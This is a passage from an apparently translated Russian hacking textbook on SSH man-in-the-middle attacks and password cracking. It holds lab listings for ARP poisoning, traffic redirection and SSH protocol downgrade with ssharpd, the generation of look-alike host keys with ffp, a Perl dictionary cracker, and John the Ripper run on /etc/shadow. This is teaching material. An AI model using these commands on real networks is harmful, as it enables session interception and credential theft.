Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.0.189' (RSA) to the list of known hosts.
matrix@192.168.0.189's password: <ctrl-c>
$ grep 192.168.0.189 .ssh/known_hosts
192.168.0.189 ssh-rsa AAAAB3NzaC1yc2EAAAABIwAAAIEAztDssBM41F7IPw+q/SXRjrqPpOZa
zT1gfofdmBx9oVHBc HlbyrJDTdEhzA2EAXU6YowxyhApWUptpbPru4JW7aLhtCsWKLSFYAkdVna
XTIbWDD8rAfKFL OdaaWOODxALOROxoTYasxMLWN4RiOcdwpXZyyRqyYJP72Kqmdz1kjk=
```

Однако есть две разные версии протокола SSH: SSH1 и SSH2, и у каждой свои цифровые отпечатки узла.

```
$ ssh -1 192.168.0.189
The authenticity of host '192.168.0.189 (192.168.0.189)' can't be established.
RSA1 key fingerprint is 87:6d:82:7f:15:49:37:af:3f:86:26:da:75:f1:bb:be.
Are you sure you want to continue connecting (yes/no)?
$ ssh -2 192.168.0.189
The authenticity of host '192.168.0.189 (192.168.0.189)' can't be established.
RSA key fingerprint is cc:80:12:75:86:49:3a:e6:8b:db:71:98:1e:10:5e:0f.
Are you sure you want to continue connecting (yes/no)?
$
```

Баннер, показываемый сервером SSH, указывает, какие версии протокола SSH он понимает (выделены жирным шрифтом):

```
$ telnet 192.168.0.193 22
Trying 192.168.0.193...
Connected to 192.168.0.193.
Escape character is '^]'.
SSH-2.0-OpenSSH_3.5p1
Connection closed by foreign host.
$ telnet 192.168.0.189 22
Trying 192.168.0.189...
Connected to 192.168.0.189.
Escape character is '^]'.
SSH-1.99-OpenSSH_3.5p1
Connection closed by foreign host.
```

В баннере 192.168.0.193 есть строка «SSH-2.0», показывающая, что сервер воспринимает только протокол 2. В баннере 192.168.0.189 есть строка «SSH-1.99», показывающая, что сервер понимает оба протокола – 1 и 2. Принято сообщать строкой «1.99», что сервер понимает оба протокола. Часто в конфигурации сервера SSH указывается строка «Protocol 1,2», означающая, что сервер понимает оба протокола, но по возможности старается использовать SSH1.

В случае 192.168.0.193 очевидно, что все подключающиеся к этому узлу клиенты могут связываться только по SSH2, и потому у них есть отпечатки только для протокола 2. В случае 192.168.0.189 вполне вероятно, что клиенты связывались только по SSH1, и поэтому у них есть отпечатки только для протокола 1.

Если в атаке «человек посредине» модифицированный демон SSH вынудит клиента выбрать для связи альтернативный протокол, отпечаток хоста не будет найден. Пользователь получит не длинное предупреждение, а предложение добавить новый цифровой отпечаток. У программы ssharp есть режим, в котором она пытается заставить клиента устанавливать связь по протоколу, который до этого момента применялся менее всего, и показывает клиенту соответствующий баннер. Этот режим задается ключом -7.

Последующий листинг показывает, что сервер SSH на euclid обычно работает по протоколу 1, а с помощью ключа -7 ложный сервер показывает баннер, требующий протокола 2.

На машине euclid @ 192.168.0.118 перед атакой MiM

```
euclid$ telnet 192.168.0.189 22
Trying 192.168.0.189...
Connected to 192.168.0.189.
Escape character is '^]'.
SSH-1.99-OpenSSH_3.5p1
```

На машине overdose @ 192.168.0.118 организуется атака MiM

```
overdose# iptables -t nat -A PREROUTING -p tcp --sport 1000:5000 --dport 22
-j REDIRECT --to-port 1337 -i eth0
overdose# ./ssharpd -4 -p 1337 -7

Dude, Stealth speaking here. This is 7350ssharp, a smart
SSH1 & SSH2 MiM attack implementation. It's for demonstration
and educational purposes ONLY! Think before you type ... (<ENTER> or <Ctrl-C>)

Using special SSH2 MiM ...
overdose# ./arpredirect.pl 192.168.0.118 192.168.0.189
Pinging 192.168.0.118 and 192.168.0.189 to retrieve MAC addresses...
Retrieving MAC addresses from arp cache...
Retrieving your IP and MAC info from ifconfig...
[*] Gateway: 192.168.0.118 is at 00:C0:F0:79:3D:30
[*] Target:  192.168.0.189 is at 00:02:2D:04:93:E4
```

```
[*] You:     192.168.0.193 is at 00:00:AD:D1:C7:ED
Redirecting:  192.168.0.118 -> 00:00:AD:D1:C7:ED <- 192.168.0.189
Redirecting:  192.168.0.118 -> 00:00:AD:D1:C7:ED <- 192.168.0.189
```

На машине euclid @ 192.168.0.118 после атаки MiM

```
euclid$ telnet 192.168.0.189 22
Trying 192.168.0.189...
Connected to 192.168.0.189.
Escape character is '^]'.
SSH-2.0-OpenSSH_3.5p1
```

Обычно клиенты типа euclid, подключавшиеся к 192.168.0.189, устанавливали связь только через SSH1. Поэтому у клиента хранился только отпечаток хоста для протокола 1. Когда при атаке «человек посредине» вынуждают использовать протокол 2, отпечаток атакующего не сравнивается с уже имеющимся протоколом, поскольку протоколы различны. В прежних реализациях просто предлагалось добавить новый отпечаток, поскольку формально для этого протокола не существовало отпечатка данного хоста. Это показано на следующем листинге:

```
euclid$ ssh root@192.168.0.189
The authenticity of host '192.168.0.189 (192.168.0.189)' can't be established.
RSA key fingerprint is cc:80:12:75:86:49:3a:e6:8b:db:71:98:1e:10:5e:0f.
Are you sure you want to continue connecting (yes/no)?
```

После того, как данная уязвимость стала общеизвестна, в новых реализациях OpenSSH выводится несколько более пространное сообщение:

```
euclid$ ssh root@192.168.0.189
WARNING: RSA1 key found for host 192.168.0.189
in /home/matrix/.ssh/known_hosts:19
RSA1 key fingerprint c0:42:19:c7:0d:dc:d7:65:cd:c3:a6:53:ec:fb:82:f8.
The authenticity of host '192.168.0.189 (192.168.0.189)' can't be established,
but keys of different type are already known for this host.
RSA key fingerprint is cc:80:12:75:86:49:3a:e6:8b:db:71:98:1e:10:5e:0f.
Are you sure you want to continue connecting (yes/no)?
```

Это модифицированное предупреждение звучит не так строго, как предупреждение, выдаваемое при различии цифровых отпечатков хоста для одного и того же протокола. Кроме того, поскольку не все клиенты вовремя обновляются, этот прием может сохранить свою действенность для атак «человек посредине».

0x453 Нечеткие отпечатки

У Конрада Рика (Konrad Rieck) возникла интересная идея относительно цифровых отпечатков хоста в SSH. Часто пользователь подключается к серверу через различных клиентов. Отпечаток хоста выводится и регистрируется каждый раз, когда выбирается новый клиент, и озабоченный безопасностью клиент обычно запоминает общий вид отпечатка хоста. Никто, конечно, не заучивает отпечаток целиком, но суще-

ственные изменения в нем легко обнаруживаются. Если при соединении через нового клиента пользователь примерно помнит, как выглядит отпечаток хоста, это значительно увеличивает безопасность соединения. При попытке осуществить атаку «человек посредине» явное различие в цифровых отпечатках хоста обычно определяется на глаз.

Однако глаза и голову можно провести. Разные цифровые отпечатки могут выглядеть очень похоже друг на друга. Цифры 1 и 7 могут выглядеть почти одинаково в некоторых экранных шрифтах. Обычно лучше всего запоминаются шестнадцатеричные цифры в начале и конце отпечатка, а те, что в середине, выглядят немного расплывчато. Технология нечетких отпечатков состоит в том, чтобы генерировать ключи хоста, настолько похожие на исходный отпечаток, что человеческий глаз впадает в заблуждение.

В пакете openssh есть средства для извлечения ключей хостов с сервера.

```
overdose$ ssh-keyscan -t rsa 192.168.0.189 > /tmp/189.hostkey
# 192.168.0.189 SSH-1.99-OpenSSH_3.5p1
overdose$ cat /tmp/189.hostkey
192.168.0.189 ssh-rsa AAAAB3NzaC1yc2EAAAABIwAAAIEAztDssBM41F7IPw+q/SXRjrqPp0
ZazT1gfofdmBx9oVHBc HlbyrJDTdEhzA2EAXU6YowxyhApWUptpbPru4JW7aLhtCsWKLSFYAkd
VnaXTIbWDD8rAfKFL OdaaWOODxALOROxoTYasxMLWN4RiOcdwpXZyyRqyYJP72Kqmdz1kjk=
overdose$ ssh-keygen -l -f /tmp/189.hostkey
1024 cc:80:12:75:86:49:3a:e6:8b:db:71:98:1e:10:5e:0f 192.168.0.189
overdose$
```

Теперь вид отпечатка хоста для 192.168.0.189 известен и можно генерировать нечеткие отпечатки, которые выглядят аналогично. Программу, которая это делает, разработал Конрад Рик, и взять ее можно с *http://www.thc.org/thc-ffp/*. Следующий листинг показывает, как создаются некоторые нечеткие отпечатки для 192.168.0.189.

```
overdose$ ffp
Usage: ffp [Options]
Options:
  -f type       Specify type of fingerprint to use [Default: md5]
                Available: md5, sha1, ripemd
  -t hash       Target fingerprint in byte blocks.
                Colon-separated: 01:23:45:67... or as string 01234567...
  -k type       Specify type of key to calculate [Default: rsa]
                Available: rsa, dsa
  -b bits       Number of bits in the keys to calculate [Default: 1024]
  -K mode       Specify key calulation mode [Default: sloppy]
                Available: sloppy, accurate
  -m type       Specify type of fuzzy map to use [Default: gauss]
                Available: gauss, cosine
  -v variation  Variation to use for fuzzy map generation [Default: 7.3]
  -y mean       Mean value to use for fuzzy map generation [Default: 0.14]
  -l size       Size of list that contains best fingerprints [Default: 10]
  -s filename   Filename of the state file [Default: /var/tmp/ffp.state]
  -e            Extract SSH host key pairs from state file
```

```
  -d directory  Directory to store generated ssh keys to [Default: /tmp]
  -p period     Period to save state file and display state [Default: 60]
  -V            Display version information
No state file /var/tmp/ffp.state present, specify a target hash.
$ ffp -f md5 -k rsa -b 1024 -t cc:80:12:75:86:49:3a:e6:8b:db:71:98:1e:10:5e:0f
---[Initializing]------------------------------------------------------------
 Initializing Crunch Hash: Done
   Initializing Fuzzy Map: Done
 Initializing Private Key: Done
   Initializing Hash List: Done
   Initializing FFP State: Done

---[Fuzzy Map]---------------------------------------------------------------
    Length: 32
      Type: Inverse Gaussian Distribution
       Sum: 15020328
 Fuzzy Map:  10.83% | 9.64% : 8.52% | 7.47% : 6.49% | 5.58% : 4.74% | 3.96% :
             3.25% | 2.62% : 2.05% | 1.55% : 1.12% | 0.76% : 0.47% | 0.24% :
             0.09% | 0.01% : 0.00% | 0.06% : 0.19% | 0.38% : 0.65% | 0.99% :
             1.39% | 1.87% : 2.41% | 3.03% : 3.71% | 4.46% : 5.29% | 6.18% :

---[Current Key]-------------------------------------------------------------
               Key Algorithm: RSA (Rivest Shamir Adleman)
        Key Bits / Size of n: 1024 Bits
                 Public key e: 0x10001
 Public Key Bits / Size of e: 17 Bits
        Phi(n) and e r.prime: Yes
             Generation Mode: Sloppy

 State File: /var/tmp/ffp.state
 Running...

---[Current State]-----------------------------------------------------------
 Running:   0d 00h 00m 00s | Total:         0k hashs | Speed:      nan hashs/s
------------------------------------------------------------------------------
 Best Fuzzy Fingerprint from State File /var/tmp/ffp.state
   Hash Algorithm: Message Digest 5 (MD5)
      Digest Size: 16 Bytes / 128 Bits
   Message Digest: ab:80:18:e2:4d:4b:1b:fa:e0:8c:1c:4d:c5:9c:bc:ef
    Target Digest: cc:80:12:75:86:49:3a:e6:8b:db:71:98:1e:10:5e:0f
    Fuzzy Quality: 30.715288%

---[Current State]-----------------------------------------------------------
 Running:   0d 00h 01m 00s | Total:       5373k hashs | Speed:    89556 hashs/s
------------------------------------------------------------------------------
 Best Fuzzy Fingerprint from State File /var/tmp/ffp.state
   Hash Algorithm: Message Digest 5 (MD5)
      Digest Size: 16 Bytes / 128 Bits
   Message Digest: cc:8b:1d:d9:8b:0f:c8:5f:f0:d7:a8:8f:3b:10:fe:3f
    Target Digest: cc:80:12:75:86:49:3a:e6:8b:db:71:98:1e:10:5e:0f
    Fuzzy Quality: 54.822385%

---[Current State]-----------------------------------------------------------
```

```
 Running:   0d 00h 02m 00s | Total:      10893k hashs | Speed:    90776 hashs/s
-------------------------------------------------------------------------------
 Best Fuzzy Fingerprint from State File /var/tmp/ffp.state
   Hash Algorithm: Message Digest 5 (MD5)
      Digest Size: 16 Bytes / 128 Bits
   Message Digest: cc:8b:1d:d9:8b:0f:c8:5f:f0:d7:a8:8f:3b:10:fe:3f
    Target Digest: cc:80:12:75:86:49:3a:e6:8b:db:71:98:1e:10:5e:0f
    Fuzzy Quality: 54.822385%

[output trimmed]

---[Current State]-----------------------------------------------------------
 Running:   7d 00h 57m 00s | Total:   52924141k hashs | Speed:    87015 hashs/s
-------------------------------------------------------------------------------
 Best Fuzzy Fingerprint from State File /var/tmp/ffp.state
   Hash Algorithm: Message Digest 5 (MD5)
      Digest Size: 16 Bytes / 128 Bits
   Message Digest: cc:80:12:55:eb:ef:9e:8e:53:bd:c7:9c:18:90:d5:0f
    Target Digest: cc:80:12:75:86:49:3a:e6:8b:db:71:98:1e:10:5e:0f
    Fuzzy Quality: 69.035430%


-------------------------------------------------------------------------------
 Exiting and saving state file /var/tmp/ffp.state
```

Этот процесс генерирования нечетких отпечатков может продолжаться сколько угодно. Программа будет запоминать лучшие отпечатки и периодически показывать их. Все данные о состоянии хранятся в */var/tmp/ffp.state*, поэтому можно завершить программу по Ctrl-C, а затем возобновить выполнение, введя `ffp` без аргументов.

После того как программа проработает некоторое время, пары ключей SSH можно извлечь из файла состояния по ключу `-e`.

```
overdose$ ffp -e -d /tmp
---[Restoring]---------------------------------------------------------------
   Reading FFP State File: Done
    Restoring environment: Done
 Initializing Crunch Hash: Done
-------------------------------------------------------------------------------
 Saving SSH host key pairs: [00] [01] [02] [03] [04] [05] [06] [07] [08] [09]
overdose$ ls /tmp/ssh-rsa*
/tmp/ssh-rsa00      /tmp/ssh-rsa02.pub  /tmp/ssh-rsa05      /tmp/ssh-rsa07.pub
/tmp/ssh-rsa00.pub  /tmp/ssh-rsa03      /tmp/ssh-rsa05.pub  /tmp/ssh-rsa08
/tmp/ssh-rsa01      /tmp/ssh-rsa03.pub  /tmp/ssh-rsa06      /tmp/ssh-rsa08.pub
/tmp/ssh-rsa01.pub  /tmp/ssh-rsa04      /tmp/ssh-rsa06.pub  /tmp/ssh-rsa09
/tmp/ssh-rsa02      /tmp/ssh-rsa04.pub  /tmp/ssh-rsa07      /tmp/ssh-rsa09.pub
overdose$
```

В этом примере сгенерировано десять пар открытых и секретных ключей. Можно получить отпечатки этих ключей и сравнить с оригинальным отпечатком, как показывает следующий листинг:

```
overdose$ ssh-keygen -l -f /tmp/189.hostkey
1024 cc:80:12:75:86:49:3a:e6:8b:db:71:98:1e:10:5e:0f 192.168.0.132
```

```
overdose$ ls -1 /tmp/ssh-rsa??.pub | xargs -n 1 ssh-keygen -l -f
1024 cc:80:12:55:eb:ef:9e:8e:53:bd:c7:9c:18:90:d5:0f /tmp/ssh-rsa00.pub
1024 cc:80:18:7a:7c:ce:bd:47:00:9c:38:5d:8e:50:5d:0f /tmp/ssh-rsa01.pub
1024 ec:80:12:74:8b:a5:a3:ef:62:7c:29:9a:e8:10:57:0f /tmp/ssh-rsa02.pub
1024 cc:80:12:71:83:d3:aa:b4:f6:8c:d7:56:62:da:2e:0d /tmp/ssh-rsa03.pub
1024 cc:8c:10:d5:8f:79:52:65:8c:a2:e2:17:86:15:5e:0f /tmp/ssh-rsa04.pub
1024 cc:8b:12:7e:71:49:4e:08:db:c8:28:b7:5e:00:09:0f /tmp/ssh-rsa05.pub
1024 cc:80:12:54:8d:de:29:9d:b4:e7:5e:c8:40:40:7e:0c /tmp/ssh-rsa06.pub
1024 cc:80:12:70:83:a1:3a:ab:78:8d:38:97:7f:f5:d6:bf /tmp/ssh-rsa07.pub
1024 cc:80:92:76:83:8c:be:38:dc:f1:0e:45:ab:2e:53:0f /tmp/ssh-rsa08.pub
1024 cc:80:11:7d:88:a4:f7:f8:93:69:60:28:3b:1c:1e:5f /tmp/ssh-rsa09.pub
overdose$
```

Из этих десяти пар можно на глаз определить ту, которая выглядит наиболее похоже на истинную. В данном случае выбрана пара ssh-rsa00.pub, выделенная жирным шрифтом. Однако и любая пара выглядит более похожей на исходный цифровой отпечаток, чем случайно сгенерированный ключ.

С помощью этого ключа ssharpd может осуществить еще более эффективную атаку SSH типа «человек посредине», как показывает следующий листинг.

На overdose @ 192.168.0.193

```
overdose# ./ssharpd -h /tmp/ssh-rsa00 -p 1337


Dude, Stealth speaking here. This is 7350ssharp, a smart
SSH1 & SSH2 MiM attack implementation. It's for demonstration
and educational purposes ONLY! Think before you type ... (<ENTER> or <Ctrl-C>)

Disabling protocol version 1. Could not load host key
overdose#
overdose# ./arpredirect.pl 192.168.0.118 192.168.0.189
Pinging 192.168.0.118 and 192.168.0.189 to retrieve MAC addresses...
Retrieving MAC addresses from arp cache...
Retrieving your IP and MAC info from ifconfig...
[*] Gateway: 192.168.0.118 is at 00:C0:F0:79:3D:30
[*] Target:  192.168.0.189 is at 00:02:2D:04:93:E4
[*] You:     192.168.0.193 is at 00:00:AD:D1:C7:ED
Redirecting:  192.168.0.118 -> 00:00:AD:D1:C7:ED <- 192.168.0.189
Redirecting:  192.168.0.118 -> 00:00:AD:D1:C7:ED <- 192.168.0.189
```

Обычное соединение в отсутствие атаки «человек посредине»

```
euclid$ ssh root@192.168.0.189
The authenticity of host '192.168.0.189 (192.168.0.189)' can't be established.
RSA key fingerprint is cc:80:12:75:86:49:3a:e6:8b:db:71:98:1e:10:5e:0f.
Are you sure you want to continue connecting (yes/no)?
```

Соединение во время атаки

```
euclid$ ssh root@192.168.0.189
The authenticity of host '192.168.0.189 (192.168.0.189)' can't be established.
```

```
RSA key fingerprint is cc:80:12:55:eb:ef:9e:8e:53:bd:c7:9c:18:90:d5:0f.
Are you sure you want to continue connecting (yes/no)?
```

Вы сразу определите разницу? Отпечатки выглядят похоже, и большинство людей просто согласится принять соединение.

0x460 Взлом паролей

Обычно пароли не хранятся в открытом виде. Файл, содержащий в открытом виде все пароли, был бы слишком заманчивой целью, поэтому здесь применяется однонаправленная хэш-функция. Самая известная из этих функций основана на DES и называется `crypt()`. Другими популярными алгоритмами хэширования паролей являются MD5 и Blowfish.

Однонаправленная хэш-функция принимает на входе открытый пароль и значение salt (привязки), а выводит значение хэша, которому предшествует введенное значение salt. Хэш-значение математически необратимо, т. е. одного его недостаточно, чтобы определить исходный пароль. В Perl есть встроенная функция `crypt()`, благодаря чему его удобно применять в иллюстративных целях.

Файл: hash.pl

```
#!/usr/bin/perl
$plaintext = "test";   $salt = "je";
$hash = crypt($plaintext, $salt);
print "crypt($plaintext, $salt) = $hash\n";
```

В следующем листинге с помощью этого сценария Perl вычисляются хэш-значения на основе функции `crypt()` с различными значениями salt.

```
$ ./hash.pl
crypt(test, je) = jeHEAX1m66RV.
$ perl -e '$hash = crypt("test", "je"); print "$hash\n";'
jeHEAX1m66RV.
$ perl -e '$hash = crypt("test", "xy"); print "$hash\n";'
xyVSuHLjceD92
$
```

Значение salt предназначено для дополнительного «возмущения» алгоритма, благодаря чему при различных значениях salt получаются разные хэш-значения. Хэш-значения (включая предшествующий salt) записываются в файл паролей в расчете, что если атакующий украдет файл паролей, значения хэшей ничего ему не дадут.

При необходимости аутентифицировать пользователя в файле паролей осуществляется поиск хэша. Пользователю предлагается ввести пароль, из файла паролей извлекается значение salt, и введенные пользователем данные вместе со значением salt посылаются на вход той же хэш-функции. Если пользователь ввел правильный пароль, однонаправленная хэш-функция даст на выходе то же значение, которое запи-

сано в файле паролей. Благодаря этому происходит правильная аутентификация, и в то же время не надо хранить пароли в открытом виде.

0x461 Атаки по словарю

Оказывается, однако, что зашифрованные пароли в файле не столь уж бесполезны. Несомненно, что математически невозможно получить из хэша исходное значение, но можно весьма быстро сгенерировать хэш-значение для каждого имеющегося в словаре слова, взяв значение salt для конкретного хэша, и сравнить с этим хэшем полученные результаты. Если совпадают хэш-значения, то соответствующее словарное слово и будет открытым паролем.

Простую программу атаки по словарю можно относительно просто смастерить на Perl. Следующий словарь Perl просто читает слова со стандартного ввода и пытается создать для них хэш-значения с надлежащим salt. При обнаружении совпадения слово выводится на экран и сценарий завершает работу.

Файл: crack.pl

```
#!/usr/bin/perl
# Взять хэш для взлома из первого аргумента командной строки
$hash = shift;
$salt = substr($hash,0,2);       # salt - первые 2 символа

print "Cracking the hash '$hash' using words from standard input..\n";
while(defined($in = <STDIN>))    # Чтение со стандартного ввода
{
  chomp $in;                     # Удалить перевод строки
  if(crypt($in, $salt) eq $hash) # Если хэши совпадают...
  {
    print "Password is: $in\n";  # Вывести пароль и
    exit;                        # завершить работу.
  }
}
print "The password wasn't found in the words from standard input.\n";
```

Следующий листинг показывает результат выполнения этого сценария Perl.

```
$ perl -e '$hash = crypt("test", "je"); print "$hash\n";'
jeHEAX1m66RV.
$ cat /usr/share/dict/words | crack.pl jeHEAX1m66RV.
Cracking the hash 'jeHEAX1m66RV.' using words from standard input..
Password is: test
$ grep "^test$" /usr/share/dict/words
test
$
```

В данном примере все многочисленные слова из */usr/share/dict/words* направляются сценарию взлома. Поскольку исходным паролем было слово «test» и оно находится в файле `words`, пароль будет в конечном

счете взломан. Именно по этой причине применение словарных слов или их производных в качестве паролей считается дурной практикой.

Недостаток атаки этого типа состоит в том, что если истинный пароль отсутствует в словаре, он не будет найден. Например, если в качестве пароля взять такое несловарное слово, как «h4R% », атака по словарю ничего не даст:

```
$ perl -e '$hash = crypt("h4R%", "je"); print "$hash\n";'
jeMqqfIfPNNTE
$ cat /usr/share/dict/words | crack.pl jeMqqfIfPNNTE
Cracking the hash 'jeMqqfIfPNNTE' using words from standard input..
The password wasn't found in the words from standard input.
$
```

Специализированные словарные файлы часто создаются на основе разных языков, стандартных видоизменений слов (например, преобразования букв в цифры) или просто добавления чисел в конец каждого слова. Конечно, более обширный словарь позволит вскрыть больше паролей, но и обработка его занимает больше времени.

0x462 Атака путем полного перебора

Атака по словарю, опробующая все возможные комбинации символов, представляет собой атаку методом *грубой силы*, или *полного перебора*. Формально такая атака может вскрыть любой пароль, но результата, возможно, не дождутся и внуки ваших внуков.

Поскольку пароли для `crypt()` могут содержать любые из 95 символов, полный перебор 8-символьных паролей предполагает проверку 95^8 различных паролей, или свыше семи квадриллионов. Это число столь велико, потому что при увеличении длины пароля на один символ количество возможных паролей растет экспоненциально. Если предположить, что в секунду будет опробоваться 10 000 паролей, их полный перебор потребует 22 875 лет. Одним из решений проблемы может быть распределение задачи между многими машинами и процессорами, однако необходимо учитывать, что ускорение при этом будет носить линейный характер. Если объединить тысячу машин, каждая из которых будет осуществлять 10 000 проверок в секунду, то все равно процедура проверки займет больше 22 лет. Линейное ускорение, достигаемое добавлением еще одной машины, ничтожно по сравнению с увеличением количества ключей при увеличении длины пароля на единицу.

К счастью, для экспоненциального роста характерно и обратное: при уменьшении длины пароля количество возможных паролей убывает экспоненциально. Это означает, что различных паролей из четырех символов всего 95^4. Это пространство ключей содержит около 84 миллионов паролей и может быть опробовано (со скоростью 10 000 проверок в секунду) в течении двух с лишним часов. Это означает, что хотя такого пароля, как «h4R% », нет ни в каком словаре, его можно вскрыть за приемлемое время.

Отсюда следует, что важно не только избегать в паролях словарных слов, но и устанавливать для них достаточную длину. Поскольку сложность увеличивается экспоненциально, при удвоении длины пароля до восьми символов взлом его в разумных временных рамках становится невозможным.

Solar Designer разработал программу для взлома паролей под названием «John the Ripper» (Джон-потрошитель), в которой применены как атака по словарю, так и полный перебор. Это, вероятно, наиболее популярная из программ такого рода, и взять ее можно на *http://www.openwall.com/john/*.

```
# john

John the Ripper  Version 1.6  Copyright (c) 1996-98 by Solar Designer

Usage: john [OPTIONS] [PASSWORD-FILES]
-single                  "single crack" mode
-wordfile:FILE -stdin    wordlist mode, read words from FILE or stdin
-rules                   enable rules for wordlist mode
-incremental[:MODE]      incremental mode [using section MODE]
-external:MODE           external mode or word filter
-stdout[:LENGTH]         no cracking, just write words to stdout
-restore[:FILE]          restore an interrupted session [from FILE]
-session:FILE            set session file name to FILE
-status[:FILE]           print status of a session [from FILE]
-makechars:FILE          make a charset, FILE will be overwritten
-show                    show cracked passwords
-test                    perform a benchmark
-users:[-]LOGIN|UID[,..] load this (these) user(s) only
-groups:[-]GID[,..]      load users of this (these) group(s) only
-shells:[-]SHELL[,..]    load users with this (these) shell(s) only
-salts:[-]COUNT          load salts with at least COUNT passwords only
-format:NAME             force ciphertext format NAME (DES/BSDI/MD5/BF/AFS/LM)
-savemem:LEVEL           enable memory saving, at LEVEL 1..3
# john /etc/shadow
Loaded 44 passwords with 44 different salts (FreeBSD MD5 [32/32])
guesses: 0  time: 0:00:00:19 8% (1)  c/s: 248  trying: orez8
guesses: 0  time: 0:00:00:59 13% (1)  c/s: 242  trying: darkcube[
guesses: 0  time: 0:00:04:09 55% (1)  c/s: 236  trying: ghost93
guesses: 0  time: 0:00:06:29 78% (1)  c/s: 237  trying: ereiamjh9999984
guesses: 0  time: 0:00:07:29 90% (1)  c/s: 238  trying: matrix1979
guesses: 0  time: 0:00:07:59 94% (1)  c/s: 238  trying: kyoorius1919
guesses: 0  time: 0:00:08:09 95% (1)  c/s: 238  trying: jigga9979
guesses: 0  time: 0:00:08:39 0% (2)  c/s: 238  trying: qwerty
guesses: 0  time: 0:00:14:49 1% (2)  c/s: 239  trying: dolphins
guesses: 0  time: 0:00:16:49 3% (2)  c/s: 240  trying: Michelle
guesses: 0  time: 0:00:18:19 4% (2)  c/s: 240  trying: Sadie
guesses: 0  time: 0:00:23:19 5% (2)  c/s: 239  trying: kokos
guesses: 0  time: 0:00:48:09 12% (2)  c/s: 233  trying: fugazifugazi
guesses: 0  time: 0:01:02:19 16% (2)  c/s: 239  trying: MONSTER
guesses: 0  time: 0:01:32:09 23% (2)  c/s: 237  trying: legend7
```

```
testing7         (ereiamjh)
guesses: 1  time: 0:01:37:29 24% (2)  c/s: 237  trying: molly9
Session aborted
#
```

Листинг показывает, что для пользователя «ereiamjh» найден пароль «testing7».

0x463 Справочная таблица хэшей

Еще одна интересная идея для взлома паролей заключается в создании гигантской справочной таблицы хэшей. Если заранее вычислить хэш-значения для всех возможных паролей и поместить их в какую-нибудь структуру данных, позволяющую вести поиск, то любой пароль можно будет вскрыть в течение того времени, которое требуется для выполнения поиска. В случае бинарного поиска оно составит около $O(\log_2 N)$, где N – число различных элементов. Для восьмисимвольных паролей N равно 95^8, что приводит к оценке $O(8 \log_2 95)$ достаточно быстро.

Однако справочная таблица такого размера заняла бы порядка сотни тысяч терабайт памяти. Кроме того, в алгоритме хэширования паролей была учтена возможность такой атаки, и для противодействия ей введена привязка (salt). Поскольку пароли будут давать разные значения хэша в зависимости от привязки, для каждого значения salt придется построить отдельную справочную таблицу. В основанной на DES функции `crypt()` есть 4096 возможных значений salt, в результате чего таблица хэшей даже для коротких четырехсимвольных паролей окажется нереализуемой. Для одной справочной таблицы хэшей четырехсимвольных паролей при фиксированной привязке требуется около гигабайта памяти, но из-за salt у каждого пароля оказывается 4096 возможных значений хэша, а потому требуется 4096 таблиц. В результате объем необходимой памяти возрастает до 4,6 терабайт, что делает такую атаку малопривлекательной.

0x464 Матрица вероятностей паролей

При любых вычислениях мы сталкиваемся с компромиссом между вычислительной мощностью и объемом памяти. Он проявляется в элементарных задачах вычислительной техники и в повседневной жизни. В файлах MP3 применяется сжатие, что позволяет записать высококачественный звук в относительно небольшом объеме памяти, но это достигается ценой роста необходимых вычислительных ресурсов. В карманных калькуляторах этот компромисс «развернут» в обратном направлении: функции типа синуса и косинуса хранятся в виде таблиц, что позволяет избежать интенсивных вычислений.

Этот компромисс действует и в криптографии. В атаках, основанных на компромиссе между временем и памятью, более эффективны, вероятно, методы Хеллмана, но здесь будет приведен другой код, который проще понять. Общий принцип в любом случае одинаков: попытаться найти

баланс между вычислительной мощностью и объемом памяти, чтобы достаточно быстро выполнить полный перебор ключей, обойдясь приемлемым объемом памяти. К сожалению, проблема увеличения объема памяти из-за salt все равно сохраняется. Поскольку разных значений salt для паролей, обрабатываемых функцией `crypt()`, всего 4096, надо постараться уменьшить объем необходимой в этом методе памяти настолько, чтобы и с увеличением в 4096 раз он остался в пределах разумного.

В данном методе применяется своего рода сжатие с потерей информации. Вместо точного поиска по таблице для каждого значения хэша возвращается несколько тысяч возможных открытых паролей. Эти значения можно быстро проверить и найти настоящий пароль, при этом сжатие с потерей информации позволяет существенно сократить необходимый размер памяти. В приводимом ниже коде участвует ключевое пространство всех паролей из четырех символов (с фиксированным salt). Необходимый объем памяти уменьшен на 88% по сравнению со справочной таблицей хэшей (для одного salt), а пространство ключей, проверяемое полным перебором, уменьшено примерно в 1018 раз. Если выполнять 10 000 проверок в секунду, то этим методом можно вскрыть пароль из четырех символов (для фиксированного значения salt) менее чем за восемь секунд, что существенно меньше, чем два часа, необходимые для полного перебора всех ключей.

В этом методе строится трехмерная двоичная матрица, связывающая части значений хэшей с частями значений открытого текста. По оси X открытый текст разделен на две пары: первые два символа и вторые два символа. Все их возможные значения перенумерованы в виде двоичного вектора длиной 95^2, или 9025, бит (около 1129 байт). По оси Y выбирается шифртекст, разбитый на четыре трехсимвольных участка. Они также нумеруются по колонкам, но из третьего символа берутся только четыре бита. Таким образом, колонок будет $64^2 \cdot 4$, или 16384. Ось Z нужна, чтобы хранить восемь двумерных матриц, по четыре для каждой из пар открытого текста.

Основная идея состоит в том, что открытый текст разбивается на две пары символов, которые пронумерованы. Для каждого открытого текста с помощью хэш-функции вычисляется шифрованный текст, по которому определяется соответствующая колонка матрицы. После этого выставляется бит на пересечении со строкой матрицы, соответствующей открытому тексту. Поскольку значения шифртекста урезаются, неизбежно возникнут коллизии.

Открытый текст	Хэш
`test`	`jeHEAX1m66RV.`
`!J)h`	`jeHEA38vqlkkQ`
`".F+`	`jeHEA1Tbde5FE`
`"8,J`	`jeHEAnX8kQK3I`

В данном случае в колонке HEA должны быть выставлены биты, соответствующие парам открытого текста te, !J, ". и "8, когда эти пары открытого текста/хэша будут добавляться в матрицу.

Пусть матрица заполнена. Тогда, если требуется вскрыть хэш jeHEA38vqlkkQ, смотрим в матрице в колонку HEA и получаем из нее значения te, !J, ". и "8 для первых двух символов открытого текста. Для первых двух символов таких матриц четыре – для подстрок шифртекста из символов со второго по четвертый, с четвертого по шестой, с шестого по восьмой и с восьмого по десятый – и в каждой из матриц свой вектор возможных значений первых двух символов открытого текста. Извлекаем эти векторы и применяем к ним поразрядное «И». В результате выставленными останутся только биты, соответствующие парам открытого текста, входящим в число возможных для каждой подстроки шифртекста. Аналогично обращаемся с четырьмя матрицами, соответствующими последним двум символам открытого текста.

